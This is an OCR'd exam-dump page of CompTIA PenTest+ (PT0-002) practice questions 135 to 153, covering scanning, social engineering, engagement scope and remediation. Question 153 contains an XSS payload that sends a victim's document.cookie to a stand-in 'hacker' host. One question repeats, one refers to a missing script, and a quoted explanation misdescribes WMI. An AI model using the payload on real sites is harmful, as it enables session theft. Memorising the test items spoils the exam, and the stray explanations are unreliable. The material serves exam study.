
Latest [Sep 28, 2023 PT0-002 Exam Questions ? Valid PT0-002 Dumps Pdf [Q135-Q153



Latest [Sep 28, 2023] PT0-002 Exam Questions – Valid PT0-002 Dumps Pdf
PT0-002 Practice Test Questions Answers Updated 280 Questions

CompTIA PT0-002 certification is ideal for individuals who want to enhance their skills and gain recognition in penetration testing. It is also beneficial for professionals who want to develop a career in cybersecurity, including certified ethical hackers, information security analysts, and security engineers. CompTIA PenTest+ Certification certification exam covers the latest industry practices and techniques, including cloud and mobile device penetration testing, data analysis, and network protection. Candidates who pass the exam demonstrate their proficiency in the domain of penetration testing, which is highly valued by employers and clients alike.

NEW QUESTION 135

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

blog.braindumpsit.com

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?
* Run an application vulnerability scan and then identify the TCP ports used by the application.
* Run the application attached to a debugger and then review the application’s log.
* Disassemble the binary code and then identify the break points.
* Start a packet capture with Wireshark and then run the application.

NEW QUESTION 136

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

blog.braindumpsit.com

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?
* Run an application vulnerability scan and then identify the TCP ports used by the application.
* Run the application attached to a debugger and then review the application’s log.
* Disassemble the binary code and then identify the break points.
* Start a packet capture with Wireshark and then run the application.

NEW QUESTION 137

Which of the following tools provides Python classes for interacting with network protocols?
* Responder
* Impacket
* Empire
* PowerSploit

NEW QUESTION 138

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?
* Active scanning
* Ping sweep
* Protocol reversing
* Packet analysis

NEW QUESTION 139

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?
* Alternate data streams

* PowerShell modules
* MP4 steganography
* PsExec

“Windows Management Instrumentation (WMI) is a subsystem of PowerShell that gives admins access to powerful system monitoring tools.”

NEW QUESTION 140

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.

Which of the following actions, if performed, would be ethical within the scope of the assessment?

* Exploiting a configuration weakness in the SQL database
* Intercepting outbound TLS traffic
* Gaining access to hosts by injecting malware into the enterprise-wide update server
* Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
* Establishing and maintaining persistence on the domain controller

NEW QUESTION 141

A penetration-testing team needs to test the security of electronic records in a company’s office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

* Prying the lock open on the records room
* Climbing in an open window of the adjoining building
* Presenting a false employee ID to the night guard
* Obstructing the motion sensors in the hallway of the records room

“to be conducted after hours and should not include circumventing the alarm or performing destructive entry”

NEW QUESTION 142

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

* A quick description of the vulnerability and a high-level control to fix it
* Information regarding the business impact if compromised
* The executive summary and information regarding the testing company
* The rules of engagement from the assessment

The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 143

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()

try:
        for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
                print("Port {} is opened".format(port))

except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
   File "script.py", line 7, in <module>
      if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

* The sys variable was not defined.
* The argv variable was not defined.
* The sys module was not imported.
* The argv module was not imported.

NEW QUESTION 144

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

Which of the following changes should the tester apply to make the script work as intended?

* Change line 2 to $ip= 10.192.168.254;
* Remove lines 3, 5, and 6.
* Remove line 6.
* Move all the lines below line 7 to the top of the script.

Explanation

https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html

Example script:

#!/usr/bin/perl

$ip=$argv[1];

attack($ip);

sub attack {

print(“x”);

}

NEW QUESTION 145

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?
* Wait for the next login and perform a downgrade attack on the server.
* Capture traffic using Wireshark.
* Perform a brute-force attack over the server.
* Use an FTP exploit against the server.

NEW QUESTION 146

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client’s IP address. The tester later discovered the SOC had used sinkholing on the penetration tester’s IP address. Which of the following BEST describes what happened?
* The penetration tester was testing the wrong assets
* The planning process failed to ensure all teams were notified
* The client was not ready for the assessment to start
* The penetration tester had incorrect contact information

NEW QUESTION 147

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company’s network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?
* Perform forensic analysis to isolate the means of compromise and determine attribution.
* Incorporate the newly identified method of compromise into the red team’s approach.
* Create a detailed document of findings before continuing with the assessment.
* Halt the assessment and follow the reporting procedures as outlined in the contract.

NEW QUESTION 148

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved

version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?
* nmap -f -sV -p80 192.168.1.20
* nmap -sS -sL -p80 192.168.1.20
* nmap -A -T4 -p80 192.168.1.20
* nmap -O -v -p80 192.168.1.20

NEW QUESTION 149

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee’s birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?
* Phishing
* Tailgating
* Baiting
* Shoulder surfing

NEW QUESTION 150

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?
* <#
* <$
* ##
* #$
* #!

NEW QUESTION 151

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue.

Which of the following would BEST protect against this vulnerability?
* Network segmentation
* Key rotation
* Encrypted passwords
* Patch management

Explanation

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent

attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 152

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?
* After detection of a breach
* After a merger or an acquisition
* When an organization updates its network firewall configurations
* When most of the vulnerabilities have been remediated

NEW QUESTION 153

Given the following code:

<SCRIPT>var+img=new+Image();img.src=”http://hacker/%20+%20document.cookie;</SCRIPT> Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)
* Web-application firewall
* Parameterized queries
* Output encoding
* Session tokens
* Input validation
* Base64 encoding

PT0-002 dumps Sure Practice with 280 Questions: https://www.braindumpsit.com/PT0-002_real-exam.html]